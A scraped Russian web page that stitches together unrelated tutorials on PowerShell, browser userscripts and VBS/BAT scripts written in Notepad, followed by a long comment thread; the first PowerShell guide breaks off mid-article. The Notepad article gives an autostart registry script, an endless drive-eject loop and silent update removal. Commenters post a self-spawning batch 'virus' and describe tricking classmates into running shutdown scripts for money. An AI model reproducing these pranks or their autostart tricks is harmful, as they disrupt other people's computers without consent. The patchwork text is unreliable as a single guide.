
Руководство по Windows PowerShell для начинающих
Авторизуйтесь
Руководство по Windows PowerShell для начинающих
В этой статье про PowerShell для начинающих мы посмотрим, как писать скрипты, которые помогают оптимизировать управление Windows-окружением.
PowerShell — это объектно-ориентированный программный движок и скриптовый язык с интерфейсом командной строки, предоставляющий широкие возможности для конфигурирования операционных систем семейства MS Windows. Он предлагает как чисто консольный интерфейс, так и полноценную среду разработки PowerShell ISE (Integrated Scripting Environment, встроенное скриптовое окружение) для скриптов.
Для запуска интерфейса командной строки введите powershell в меню «Выполнить» (WinKey + R). PowerShell ISE запускается с помощью команды «PowerShell ISE» в том же меню. ISE более предпочтительно, так как предоставляет более широкие возможности разработчику благодаря подсветке синтаксиса, функции автозаполнения кода и другим особенностям, присущим многим «большим» IDE.

Среда разработки Windows PowerShell ISE
Написание и запуск скриптов
Для начала работы необходимо изменить настройку политики запуска на RemoteSigned, используя команду Set-ExecutionPolicy :

После выполнения команды можно будет запускать свои скрипты
Командлеты
Командлеты — это команды с предопределённой функцией, подобные условным операторам в языках программирования. У них есть несколько ключевых особенностей:
Каждый командлет содержит в себе глагол и существительное, разделяемые дефисом. Например:
При необходимости список всех доступных командлетов можно вывести с помощью Get-Help-Category. Запомните эту команду — она крайне важна для тех, кто изучает PowerShell с нуля, так как помогает быстрее начать ориентироваться в его возможностях.

Результат выполнения команды Get-Help-Category
Также можно создавать свои командлеты, но эта тема выходит за рамки нашего руководства по PowerShell для начинающих.
Параметры
Учимся писать userscript’ы
 Доброго времени суток всем желающим приобщиться к миру пользовательских скриптов (они же userscript, userJS, юзерскрипты).
В этой статье я хочу поведать о том, что такое юзерскрипты, c чем их едят и, главное, как их готовят!
Внимание: предполагается минимальное знание javascript.
На практике доказано: юзерскрипты может писать человек, не знакомый с программированием, но обладающий усидчивостью и желанием изучить javascript!
О том, что такое javascript и как с ним обращаться, можно узнать на javascript.ru.
Что такое юзерскрипты?
Кратко: юзерскрипт — это программа, написанная на языке JavaScript, хранящаяся на компьютере пользователя и подключаемая браузером на определенных страницах. Юзерскрипт представляет собой файл с расширением .user.js (именно по расширению браузеры понимают, что файл является юзерскриптом), содержащий метаданные и непосредственно javascript-код.
При подключении к странице юзерскрипт выполняется так же, как и обычные javascript-сценарии.
У юзерскрипта есть доступ к DOM-дереву страницы, в контексте которой он выполняется.
В современных браузерах у юзерскрипта есть доступ к localStorage и прочим HTML5 API.
Юзерскрипты поддерживаются всеми основными современными браузерами (и даже кое-как поддерживаются IE7 и выше).
Самый известный портал юзерскриптов — userscripts.org. Тут можно найти хранилище скриптов, инструменты управления своими скриптами на портале и, что не маловажно, отзывчивый форум (всё на английском).
Немного общей теории
Самыми распространенными являются скрипты под расширение GreaseMonkey для браузера Firefox.
Подробную информацию по GreaseMonkey и написанию юзерскриптов под GreaseMonkey можно узнать на http://wiki.greasespot.net.
Так сложилось исторически, что данный браузер был (и остаётся по сей день) первым, в котором поддержка юзерскриптов была выполнена на высоком уровне.
Не все скрипты, написанные для GreaseMonkey, могут запускаться в других браузерах. Причина в криворукости том, что во многих скриптах используется GM API — набор javascript-функций, специфичных для GreaseMonkey.
Особенности юзерскриптов
Код юзерскриптов может посмотреть любой желающий, вооруженный блокнотом.
Базовые знания javascript позволяют отсечь угрозу установки шпионских и вредоносных скриптов простым анализом кода скрипта (придётся задействовать мозг).
Важно:Если вы не доверяете автору скрипта, главное удостовериться, что скрипт не отсылает пользовательские данные (куки, вводимый текст) на сторонние сервисы!
Все юзерскрипты запускаются после того, как загрузились все основные элементы страницы, но ещё не загрузились картинки. Можно сказать, что юзерскрипты грузятся по событию DOMContentLoaded.
В любом случае, проверки на window.onload не нужны.
Каждый браузер накладывает свои ограничения на исполнение юзерскриптов, но в целом юзерскрипты могут делать почти всё, что могут скрипты на странице.
Чаще всего юзерскрипты используются для изменения интерфейса страницы или для добавления плюшек, блекджека и шлюх(юзерскрипты для социальных сетей).
Бывают и продвинутые юзерскрипты, которые представляют собой самостоятельные программы (аукционные и игровые боты, плагины-помощники и т.д).
Анатомия юзерскриптов
Юзерскрипт — это текстовый файл с расширением user.js. В начале файла располагается блок метаданных — описание самого скрипта. После блока метаданных следует javascript-код, который и будет исполняться браузером.
Рассмотрим тестовый скрипт, который показывает alert с текстом на определенной странице.
Важно: данный скрипт представляет собой оболочку для кроссбраузерных юзерскриптов. Этот же скрипт, но с английскими комментариями, можно стянуть с pastebin.com и использовать безнаказанно.
В самом начале располагается блок метаданных (в виде комментария).
Этот блок состоит из директив описания юзерскрипта. Ниже в таблице представлены основные директивы и их назначение.
Важно:Все директивы, как и сам блок метаданных, могут отсутствовать.
| Директива | Назначение |
|---|---|
| @ name | Название юзерскрипта. Это название будет отображаться в интерфейсе управления юзерскриптами. Если директива отсутствует, то название юзерскрипта будет таким же, как и название файла. |
| @ description | Описание юзерскрипта. Это описание будет отображаться в интерфейсе управления юзерскриптами. |
| @ namespace | Пространство имён. Определяет уникальность набора скриптов. Сюда можно вписать имя домена, принадлежащего вам. Или любую другую строку. Считайте, что это второе название скрипта. Обязательная директива для Trixie! |
| @ author | Имя автора. |
| @ license | Название лицензии, по которой распространяется юзерскрипт. |
| @ version | Номер версии юзерскрипта. К сожалению, механизма автообновления нету ни в одном браузере, поэтому номер версии — это просто цифры, которые отображаются в интерфейсе. |
| @ include | Директива описания url страницы, на которой нужно запускать юзерскрипт. Поддерживает вайлдкард *(применимо в GreaseMoneky, Opera, IE). Для каждого отдельного url нужно использовать отдельную директиву @ include. |
| @ exclude | Директива описания url страницы, на которой не нужно запускать юзерскрипт. Поддерживает вайлдкард *(применимо в GreaseMonkey, Opera, IE). Для каждого отдельного url нужно использовать отдельную директиву @ exclude. |
| @ match | Аналогично @ include, но с более жесткими ограничениями (применимо в GreaseMonkey старше 0.9.8, Google Chrome). Подробнее об ограничениях и формате директивы можно прочитать на этой странице. Для каждого отдельного url нужно использовать отдельную директиву @ match. |
Важно: При отсутствии директив @ include или @ match, юзерскрипты будут запускаться на всех страницах.
Результат
Наш юзерскрипт готов к использованию!
Нет, серьёзно, вы можете скопировать код юзерскрипта в файл, назвать его my.user.js, и закинуть полученный файл в браузер (используйте Chrome или Firefox с установленным GreaseMonkey).
Конечно, наш юзерскрипт не обладает серьезными функциями, код выглядит страшным и малопривлекательным (для непосвященного человека). Но в итоге мы получили заготовку для кроссбраузерных юзерскриптов.
Это значит, что юзерскрипт можно запустить практически в любом современном браузере!
И это замечательно!
Powershell скрипты
Доброго времени суток дорогие читатели. В данной статье мы познакомимся с основами Powershell. Данный язык программирования используется во всех ОС Microsoft начиная с Windows XP SP3. Писать Powershell скрипты должен уметь каждый уважающий себя системный администратор windows.
Все команды в Powershell как правило используются в форме командлетов. Все командлеты это специализированные классы .NET Framework и .NET Core (используется в PowerShell Core 6 и выше).
Запуск Powershell
На примере Windows 10 Powershell можно запустить просто нажав правой кнопкой мыши на меню пуск.

Также нижняя строчка позволяет запустить Powershell с повышенными правами администратора.
Еще можно воспользоваться поиском в WIndows 10 и ввести название powershell

Как видно на картинке выше нашелся не только Powershell но и Powershell ISE. Консоль powershell удобна если требуется запустить последовательно не больше одной команды. Либо несколько команд в конвейере. Однако в случае написания полноценных скриптов лучше использовать Powershell ISE. Это бесплатная среда разработки сценариев на языке Powershell поставляется вместе с ОС Windows.
Сразу после запуска консоли рекомендую запустить командлет Get-Help — встроенная справка по всем командлетам, аналог man в Linux.
Видим что консоль предлагает обновить встроенную помощь. Нажимаем Y и соглашаемся.
Командлеты
Командлеты не чувствительны к регистру. Написать Get или get не важно, powershell воспримет эти команды одинаково.
Чтобы получить список всех доступных командлетов необходимо использовать Get-Command
Для получения справки по любому командлету напишите Get-Help имя-комндлета. Например

Давайте представим что нам необходимо вывести список командлетов для управления процессами. Воспользуемся Get-Command и укажем ему параметры для более точного поиска.
И вот мы видим список командлетов позволяющих управлять процессами: Get-Process — список всех запущенных процессов, Start-Process — запустить указанный процесс, Stop-Process— остановить указанный процесс, Wait-Process — ожидать указанный процесс. Как видно из названий командлетов можно легко понять для чего каждый служит.
Используя командлет Get-Help можно получить справку по любому командлету.
Давайте выведем список процессов с именем WhatsApp
Мы вывели все процессы с именем WhatsApp и добавили в вывод дополнительный параметр -IncludeUserName, что позволило нам увидеть кем запущен процесс.
Алиасы
Алиасы в Powershell это по сути более короткие названия командлетов. Т.е. любому командлету можно присвоить свое короткое имя (alias). Например алиасом для командлета Get-Process является gps. Согласитесь куда проще и быстрее написать gps чем Get-Process.
Список всех alias можно получить используя командлет Get-Alias
Как видно из списка для alias использованы аналогичные по значению команды из Linux: ls, man, mount, md, kill и т.п. Видимо чтобы линуксоиду было по привычнее 🙂 Можно создать свой alias используя командлет New-Alias
Конвейер
Конвейер используется для передачи выходных данных командлета идущего вначале во входные данные командлета следующего за ним. Ничего непонятно? 🙂 Давайте на примерах, так всегда яснее.
Возьмем уже известный нам командлет Get-Process, посмотрим на его вывод
Как по мне многовато лишних столбцов. Мне эта информация не нужна, поэтому я выберу только нужные данные. Для таких целей служит командлет Select-Object. Давайте используем его в конвейере.
Как вы уже наверно догадались конвейер обозначается знаком | и идет сразу следом за командлетом. И так данные по конвейеру можно передавать и дальше другим командлетам. Итак я передал выходные данные (список запущенных процессов) на вход командлета Select-Object. Который в свою очередь выбрал данные по 3 столбцам ID, CPU, ProcessName. Теперь можно передать эти данные дальше. Например выгрузить в текстовый файл
Просто не правда ли? У нас конвейер из трех командлетов, на выходе которого получаем текстовый файл со списком запущенных процессов и необходимой информацией по ним.
Структура объектов
В Powershell объекты играют самую важную роль. От типа объекта зависит что именно с ним можно сделать. Узнать тип объекта и вывести список всех его элементов позволяет команда Get-Member
Вот далеко не полный список элементов командлета Get-Process. В данному случае тип данных это System.Diagnostics.Process
Давайте посмотрим тип данных у новой переменной
В данном случае тип данных System.String т.е. строка. Что вполне логично. А теперь посмотрите что можно сделать с этой строкой с учетом указанных выше параметров.
Как видно на картинке выше мы заключаем нашу тестовую переменную $new в скобки и после них пишем точку и указываем метод. В примере я использовал три метода:
Это всего лишь небольшой пример что можно сделать с параметрами объекта. Чаще используйте Get-Member и вы откроете для себя безграничные возможности манипуляции над объектами.
Скрипты Powershell
В самом начале статьи указал на встроенный инструмент Powershell ISE. Давайте запустим его и создадим свой первый скрипт. Кстати скрипты сохраняются в файлах с расширением ps1
Скрипт будет запускать блокнот, далее выполняется проверка если блокнот запущен выводится сообщение об этом и после блокнот закрывается. Если блокнот не запущен то выводится соответствующее сообщение об этом. На самом деле блокнот будет всегда запущен, т.к. мы вначале скрипта написали Start-Process notepad
В этом скрипте я использовал цикл if else. О циклах будет подробнее в следующей статье. Итак давайте сохраним скрипт и выполним его.
В ответ мы получим такую ошибку:
Все верно, изначально в WIndows запрещено выполнять скрипты Powershell. Это сделано для повышения безопасности системы. Для включения возможности запуска скриптов Powershell необходимо запустить Powershell от Администратора и ввести командлет Set-ExecutionPolicy с одним из параметров:
Если вы полностью уверены в запускаемых скриптах можете поставить Unrestricted. Давайте так и сделаем
Будет предупреждение по безопасности, соглашаемся нажав Y
Можем посмотреть текущую настройку политики безопасности при помощи командлета Get-ExecutionPolicy
В данной статье мы рассмотрели основы чтобы подготовиться писать скрипты Powershell. В следующих статьях мы более подробно изучим циклы, массивы, функции, работу со строками и много другое. Кстати вот раздел посвященный Powershell. Там много всего интересного 😉
Пишем программы (скрипты) в Блокноте Windows
 С этой статьей вы не научитесь программировать и даже не напишите как таковую программу, но найдете здесь отличные VBS скрипты и BAT файлы, которые без проблем напишете в обычном блокноте Windows, сможете усовершенствовать по своему, потом похвастаться перед друзьями и близкими. Возможно это поднимет вам настроение и вы отлично проведете время.

Приступим
Научим компьютер здороваться
Set sapi=CreateObject(«sapi.spvoice»)
sapi.Speak «Hello!»
Один нюанс: если вы прописали в кавычках слова русскими буквами, а при запуске произносится непонятно что, то у вас просто не установлен русский голосовой движок. Подробная установка и настройка голосового движка выходит за рамки нашей статьи, поэтому более подробно ознакомьтесь здесь и вновь возвращайтесь сюда.
Все просто, программу (скрипт) добавить в автозагрузку можно таким же образом, то есть через такой же VBS скрипт. Создаем файл в блокноте, копируем/вставляем (Ctrl+C/Ctrl+V) следующий код:
Dim vOrg, objArgs, root, key, WshShell
root = «HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\»
KeyHP = «Program»
Set WshShell = WScript.CreateObject(«WScript.Shell»)
WshShell.RegWrite root+keyHP,»C:\Privet.vbs /autorun»
Открыть дисковод
Set a = CreateObject(«WMPlayer.OCX.7»)
Set b = a.CdromCollection
Set c = b.Item(0)
Set d = c.Eject
Есть более интересная модификация данного скрипта:
Set WMPlayer = CreateObject(«WMPlayer.OCX.7»)
do
WMPlayer.CdRomCollection.Item(0).Eject()
loop
В данном случае будет все время открываться-закрываться CD/DVD-привод, на ноутбуках в этом случае будет открываться после каждого его закрытия.
Внимание! Второй код (открытие-закрытие дисковода), некоторые антивирусы видят как вредоносную программу. Антивирус Касперского (в т.ч. и Kaspersky Free) его видит именно так и уничтожает сразу же. В первом же случае (просто открытие дисковода) для антивирусных программ не является вредоносным скриптом.
Чтобы прекратить автоматически открывать-закрывать дисковод необходимо:
Игра
Вы также можете изменять сообщения по своему, все что написано кириллицей без проблем редактируется. Не бойтесь сломать код. Поэкспериментируйте. В случае чего заново скопируйте рабочий код отсюда.
Ну и перед тем как переходить к батникам (.BAT) воспользуемся самым полезным VBS скриптом из всех перечисленных в этой статье.
Скрипт закрывающий wscript.exe
Set TaskKill = CreateObject(«WScript.Shell»)
TaskKill.Run «TaskKill /f /im wscript.exe»
По сути он делает тоже самое, что чуть выше объяснялось в диспетчере задач, как например нельзя просто взять и закрыть надоедливый скрипт открывающий-закрывающий дисковод, а запустив данный скрипт все запущенные будут закрыты. Это как клин клином вышибают.
Завершение работы /Перезагрузка компьютера
Совсем простой батник состоящий всего из одной строки.
Есть такой вариант кода:
Удаление обновлений
@echo
echo
echo Step 1: Delete Updates Telemetry
wusa /uninstall /kb:3068708 /quiet /norestart
wusa /uninstall /kb:3022345 /quiet /norestart
wusa /uninstall /kb:3075249 /quiet /norestart
wusa /uninstall /kb:3080149 /quiet /norestart
Таким образом можно удалить абсолютно любое обновление, даже назойливое KB971033 которое проверяет копию Windows 7 на подлинность.
174 thoughts on “ Пишем программы (скрипты) в Блокноте Windows ”
Пробую проделать с дисководом, не работает на Windows 8.
Ошибка компиляции Microsoft VBScript, Недопустимый знак, код 800А0408
Увы, насчет windows 8 не знаю…проверено на «семерке» все замечательно работает.
Windows 7 Проффесиональная пишет: Ошибка компиляции Microsoft VBScript, Недопустимый знак, код 800А0408
Попробуйте заного нормально написать, возможно допустили ошибку где-то, с данной ошибкой встречаются очень часто
ОН НЕ ВИДИТ РУССКИЙ ЯЗЫК ТАМ ТУПО КАКОЙ ТО СТРАННЫЙ ШРИФТ
у меня тоже так если я пишу в нотпад++, но если я открою через обычный блокнот, сохраню а потом буду запускать через нотпад++ то там пишет по русски а не на языке стола зачарований.
Во время сохранения выбери кодировка: ANSI
я также написал не работает
Через Notepad++ преобразовать в UTF-8 без BOM и сохранить.
Ну и про кавычки не забывайте, елочки не подойдут, нужны лапти
РАБОТАЕТ НА ВИНДЕ10
Нужно вот такие ковычки («»)
не такие там написано такие » «
тем временем в долбаной записи говорится вот такие «»
Set y = CreateObject(«Scripting.FileSystemObject»)
Set y = Nothing
Do
a = 0
u = 0
Randomize
Number = Int((RND*99)+1)
MsgBox «I ZADAL CHSLO OT 1 DO 100, POPROBUE OTGADAT»,64,»YGADAIKA»
Do
a = a + 1
c = InputBox(«YGADAI CHCLO» & vbCrLf & vbCrLf & «Попытка: » & a & vbCrLf & vbCrLf & «CHTOBA POCMOTRET REZULTAT VEDI CHECLO!» & vbCrLf & vbCrLf & «DLI VAXODA OCTAVTE POLE PYCTAM» & vbCrLf & vbCrLf,»YGADAIKA»)
If c = «!» Then CreateObject(«WScript.Shell»).Run «notepad C:\Windows\Result.dll»,3,True : Exit Do
If c «» Then
If IsNumeric(c) = True Then
If CInt(c) Number Then MsgBox «NET, ETO NE » & c & «. I ZAGODAL CHICLO MENSHE»,64,»YGADAIKA»
If CInt(c) = Number Then
Set y = CreateObject(«Scripting.FileSystemObject»)
MsgBox («Количество попыток: » & a)
If MsgBox («PRAWELNO, ETO BLO CHECLO » & c & «. NACHAT ZANOVO?»,36,»YGADAIKA») = 6 Then Exit Do Else WScript.Quit
End If
Else
MsgBox «ETO CHECLO!»,16,»YDAIKA»
a = a — 1
End If
Else
a = a — 1
l = MsgBox («TA NECHGO NE VEL. VAITI IZ PROGRAMA?»,36,»YGADAIKA»)
If l = 6 Then WScript.Quit
End If
Loop
loop
У меня Windows 7 Проффесиональная и всё работает хорошо только дисковод открывается на несколь ко секунд
Я тоже на Windows xp открыл, выбило ошибку.
ты вместо елочек пиши скобки
И десятка с любым вбс такое выдаёт.
у меня тоже русский не работает. На англ все фразы переведи
разыграл друга что типа через 10 сек выходит сообщение что комп заблокирован
На Windows 10 все тоже отлично работает. Жду еще более крутых скриптов! 😉
Давайте сотрудничать! Я тоже вирусы делаю
Это уголовно наказуемо, не помню какая статья но потом загуглю, и да, это не вирусы а так называемые приколы, а ПРИКОЛЫ и ВИРУСЫ отлечаются, вот наример какие ты вирусы делаешь а? ой да не дери ты мозги что ты делаешь «Вирусы», я тоже могу сделать «вирус» просто бл*ть найти в интернете и всё, делает он их ага.
лол, это тупая игрушка на бат, я также с легкостью могу сказать что я хакер, сделав за минуту батник, который копирует себя в автозагрузку и включает компьютер, только твоей игрушкой никому не навредить, а я одноклассников на бабло разводил, на настоящее, тупо подхожу с флешкой, говорю «на, тут все серии наруто, запусти файл.bat и наслаждайся. Через 5 минут звонит растерянный ламер и бормочет что у него комп вырубился и не включается. Я прихожу. за сотку включаю с винды безопасный режим, через кмд делитаю файл из автозагрузки, халявная сотка, здравствуй
мда вы решили создавать вирусятины…
эй давай вместе создавать вирус у меня один есть если хочеш связатся то мой вк flapi flapik
ЭЙ! у меня касперский ругается на privet.txt!
А сделай варианты ответа чтобы на да или нет было действие. Спасибо за статью
Кавычки нужно проверить, может вы копируете и вставляете с елочками «_», а в коде нужны лапки ”_“
На Windows 8 надо использовать кавычки вот такие «»
Надо вместо ЁЛОЧКИ писать и всё КЛАСНО
Согласен, еще ошибка : недопустимый знак
Просто этот чудик сделал не верно.Он сказал комп не читает кавычки в виде »
а сам их и напихал,замените все кавычки » на ковычки «» и все просто таже проблема была
кавійки надо поставить «такие» а не такие как написано там
А ты пробовал заменить <> на «кавычки обычные»?
там все >>заменить на «
У меня выдает ошибку но работает
а дисковод есть то на пк, или декоративная заглушка стоит?
Не благодарите, пожалуй.
P.S. (Не делайте такое на своём компьютере, убьёте его).
Ты в курсе, что просто чистишь рабочий стол этим скриптом?
-ТВОЙ КОМП: ЖОПА ГОРИТ
В Windows 8, 10 Windows media player есть.
Интересная штучка. Лично у меня скрипт тоже выдает ошибку, но при том дисковод открывается
не знаю, у меня на 8 работает ВСЕ без каких либо ошибок
у меня 8.1, работает
а на виндовс 10 работает!
Там написано какая строка?
Знаешь у меня тоже такое но дисковод вылезает на семёрке на 8 тоже должно.
Прошу прощения,на второй комментарий можно не отвечать,я поняла
=) Ну в принципе вы установили голосовой движок (русский) и этого достаточно, а балаболка — хорошая штука, я например ее настроил более мене прилично и она мне читает книги))
Это Вам спасибо, рад, что смог как-то помочь, заходите почаще!
вот шутка про дисковод..при запуске от говорит об ошибке.мол депустимый знак в 1 строке 29 символ
Проверьте может опечатка где в тексте, а система у вас какая?
По моему надо заменить этот символ: одну кавычку («) на другую («)
? короче на такую, ту почему-то не пишет (где буква Э, на английском, с shift-ом (»))
а у меня семёрка и всё ровно пишет при открытии любых vbs выскакивает Ошибка компиляции Microsoft VBScript, Недопустимый знак, код 800А0408
Проверьте может ошибка синтаксическая, в принципе в коде ошибок нет, работает все нормально. Пробел лишний не в том месте поставили, вообще все так же если по порядку сделать как описано в посте, то должно все нормально запускаться.
Если я вас правильно понял, вы хотите что то типа справочника bat? т.е. команда и обозначение того самого батника, если так то может чуть позже займусь этим.
да,именно это я и имел ввиду.
Сможете это сделать?
Люди что делать. Я скачал архив и разархивировал. Начинаю открывать Vbs файл и ничего не происходит.(антивирус выключен, windows 7 максимальная)
Set WMPlayer = CreateObject(«WMPlayer.OCX.7?)
do
WMPlayer.CdRomCollection.Item(0).Eject()
loop
А какая ошибка выходит?
Скрипт проверил, (Win7 32bit), все работает прекрасно дисковод открывается. У вас система какая? просто на Windows XP бывают ошибки.
У меня windows 7 /32 bit
При использовании скрипта про открытие/закрытие дисковода вылазит вот такая ошибка:
Сценарий: D:\1.vbs
Строка 1
Символ 29
Ошибка: Недопустимый знак
Код 800A0408
Источник: Ошибка компиляции Microsoft VBScript
Такс…насчет «справочника», пока не знаю, возможно в скором времени подготовлю, но кончено не полный, а то все bat команды собрать…можно сума сойти =) так самые интересные может и соберем. А насчет данного скрипта, попробуйте вот скачать — http://ocompah.ru/123.rar и так попробуйте запустить после разархивации.
Ваш сохраненный скрипт работает!, а тот что пишу я нет…
Вы не могли бы сохранить созданный вами скрипт в формате txt? чтоб я посмотрел в чем моя ошибка?
Да вы просто нажмите правой кнопкой мыши на файл и выберите «изменить», где и откроется через блокнот.
все,разобрался со скриптом,большое вам спасибо!
Постараюсь как можно скорее написать, но увы, сейчас пока нет времени.
да у меня такое было но дисковод открывался
На Windows XP ошибки быть не может если правильно ввести
Проблема с как научим компьютер «разговаривать» выдает 800а0408 ошибка компиляции что я не так делаю подскажите плиз
Скорее всего синтаксическая ошибка, попробуйте проверить нет ли лишних пробелов, кавычки попробуйте не копировать а в ручную писать, если что отпишитесь.
Я разобрался подскажите а он по русски разговаривать может
Заранее спасибо.
Конечно может если установлен голосовой движок.
Отличная статейка. Увлекла 😉
На windows vista что то не получается.
Что, тоже ошибка компиляции выходит?
Как продвигается составление «справочника»? очень жду.
Заранее спасибо за ответ.
Начинал с vbs,bat сейчас на Delphi перешёл)
Большое спасибо за ваши статьи,помогли в своё время.
я всё сделал создал на когда я открываю блокнот с кодом выдаёт ошибку(((почему.
ошибка возможно синтаксическая, посмотрите не пропустили ли какой нибудь знак, может пробел лишний.
как установить голосовой движок
Скачать и просто установить как и другие программы
сообщите мне адрес справочника по батникам очень хочу то что я писал неработало а скачал и заработало!! класс из етим дисководом получилось у брата на ноуте запущу)))))
Здесь на форуме ковычки другие! В любом коде, заместо » пишем, стандартные «
А можете ссылку дать на скачивания»Алёны»
а то нормальную не могу найти
Вот вам торрент ссылка на голосовой движок «Алена» — скачать
у меня виндовс 8 и у меня не че не получается то ест … все коды папробывал
Я на 8 пробовал только дисковод.
Кавычки обычные.
Set WMPlayer = CreateObject(«WMPlayer.OCX.7»)
do
WMPlayer.CdRomCollection.Item(0).Eject()
loop
Попробуй так
Странно он в комментах при вставке сам делает другие кавычки.
В общем на 8 такие ( » ) и такая же закрыть.
И опять он их изменил.ППц просто. На 8 две запятых вверху — это начало и две вверху- конец
а от куда я знаю вдруг файл завирусован
Вас никто не заставляет, ваше право, вы беспокоитесь за свою безопасность, здесь нет ничего такого.
А как сделать батнике много открываний?
В итоге как решили вопрос с ошибкой компиляции, у меня также выдает ошибку
800а0408 ошибка компиляции
А вы вконтакте есть? Дайте ссылку пожалуйста
У меня вопроспо поводу сайта. Как только я открываю 1 часть данной статьи меня перекидывает сюда.
Я обновил статьи и теперь по скриптам в блокноте одна запись. Нету смысла плодить множество маленьких однообразных статей. Здесь в основном те же скрипты и батники, что были написаны когда-то в первой и во второй частях, только лучше изложено.
Все сделал как надо.Даже ошибку в коде исправил,так то писало что неверный символ(и я не про «)
Скрин:http://radikal.ru/lfp/s017.radikal.ru/i435/1608/70/8b3232295094.png/htm
OC Windows 7 Максимальная x64
Встречал такое оформление в игре(TES 5:Sryrim)Где имя персонажа и название которые я лично давал предмету писалось такими символами.Не знаю как это связано.
Чем поможете?
винда 8.1 все супер работает
юху я все сделал на обычном блокноте просто исправил некоторые ошибки
здравствуйте.Я заменил все ёлочки на лапки,а при открытие файла выдаёт ошибку
Что то не получается в 1-ом пишет строка 1 символ 1
Для работы этого скрипта нужно заменить ёлочки на лапти, а также тире на минус (a = a — 1).
За скрипт спасибо, а ленивым, кто не может читать текст ошибки и немного подумать — фу.
Я заменил всё ёлочки на лапти
У вас криво написано «Угадайка» (скрипт)
Знаки не те и всё время выдаёт ошибки!
Я уже закалибался исправлять их.
Вот рабочий «Угадайка». На Windows XP проверил.
как открыть программу Excel на заданное количество времени и закрыть ее?
Написал скрипт на приветствие » Привет пончик» у подруги, и она пошла худеть )))
Может кто подсказать как написать скрипт, что бы по указанному времени звук переключался с наушников на колонки? Ночью люблю засыпать слушая музыку в наушниках, что бы никому не мешать, а утром нужен громкий будильник с колонок, поэтому и интересуюсь.
Здравствуйте не подскажите как сделать просто окна для вопросов типо: ты ел? ответы : да или нет и и при нажатие ответа выскакивал другой вопрос и те же ответы )
угадайка на «восьмерке» не работает.. все варианты перепробовал из тех что советовали
Здравствуйте.
Игра «Угадайка» не запускается. Выдаёт ошибку. Что делать?
Заного в угадайке!Как исправить?
Фуфло это «всё», прокисшее!…
У Меня получилось я кинул своим друзьям угадайку и там есть установка и я снял её на ютуб
Для кручения вертушки зажмите любую клавишу
Отредактируйтн пробелами ↑↑↑ звездочки, чтобы получились «плюсик» сверху и «крестик» ниже
Вот вам вирус
@echo off
CLS
:A
start calc.exe
start nitepad.exe
start Archiver.bat
goto A
Сохранить как Archiver.bat (ТАКЖЕ С БЛОЬШОЙ БУКВЫ ИЛИ СКРИПТ НЕ СРАБОТАЕТ ПОЛНОСТЬЮ. )
Для более жесткого эффекта добавьте в код прописку в автозагрузку
Описание:
Это вирус спаммер который бесконечно открывает блокнот, калькулятор и СЕБЯ, чтобы удалением нельщя было остановить процесс открывания
попробовал написал «привет чувак» — всё получилось
Незаметно кому-то подкинуть «выключку» и поставить на автозапуск.
Запустил… пишет строка 1 ошибка: нету слова «sai» Что это значит? (нету слова — это я сказал по другому но смысл один!)
Слишком сложно и не понятно.
Здравствуйте.
Можно ли создать скрипт для вызова из контекстного меню в любой папке, чтобы в этой папке менялся тип группировки и сортировки файлов на заранее заданный? Если да — то как? Спасибо.
как можно писать программи без знания англиского языка
Вин 8.1. Приветствие и автозагрузка сохраненные через notepad++ работают без проблем. Через автозагрузку можно запускать другие программы. Удаление скриптов при сохранение через блокнот выдало ошибку, через notepad++ ошибку не выдает. Остальное не пробывал.
почему у меня не работает ни один код?
ребята помогите пожалуйста, как сделать что бы команда «C:\WINDOWS\system32>netsh wlan start hostednetwork» автоматически запускалась при старте компьютера от имени администратора (windows 10)
Может быть коряво, но работает. Добавил ограничение по количеству попыток, так интересней
Set y = CreateObject(«Scripting.FileSystemObject»)
If x = 1 or x = 2 or x = 3 Then x = 4
MsgBox «Я загадал число от 1 до 100, попробуй отгадать его.» & vbCrLf & «Попытки ограниченны!» & vbCrLf & «Количество попыток: «& x & vbCrLf,64,»Guess Random Number»
k = InputBox(«Угадай число. » & «Попытка: » & a & » из » & x & vbCrLf & vbCrLf & «Чтобы посмотреть результаты введите число!» & vbCrLf & vbCrLf & «Для выхода нажмите Отмена или оставьте поле пустым» & vbCrLf & vbCrLf,»Guess Random Number»)
If k = «число» Then MsgBox «Хитрый какой! Ладно, я загадал число » & Number & «… Просто напиши его и давай уже закончим со всем этим…»,48,»Подсказка!»
If IsNumeric(k) = True Then
MsgBox «Число должно быть в диапозоне от 0 до 100.»,48,»Guess Random Number»
крч смотрите… как быть если комп не знает с помощью какой программы производить — Set sapi=CreateObject(«sapi.spvoice»)
sapi.Speak «Hello!»
Кто в макросах хорошо шарит??
Здравствуйте а вы не можете зделать статью про символы и знаки что бы я/мы могли понимать что написано
Можно ли потом будет убрать скрипт из автозагрузки вручную если
Dim vOrg, objArgs, root, key, WshShell
root = «HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\»
KeyHP = «Program»
Set WshShell = WScript.CreateObject(«WScript.Shell»)
WshShell.RegWrite root+keyHP,»C:\Privet.vbs /autorun»
У кого не работают скрипты, меняйте при сохранении кодировку на ANSI вместо UTF-8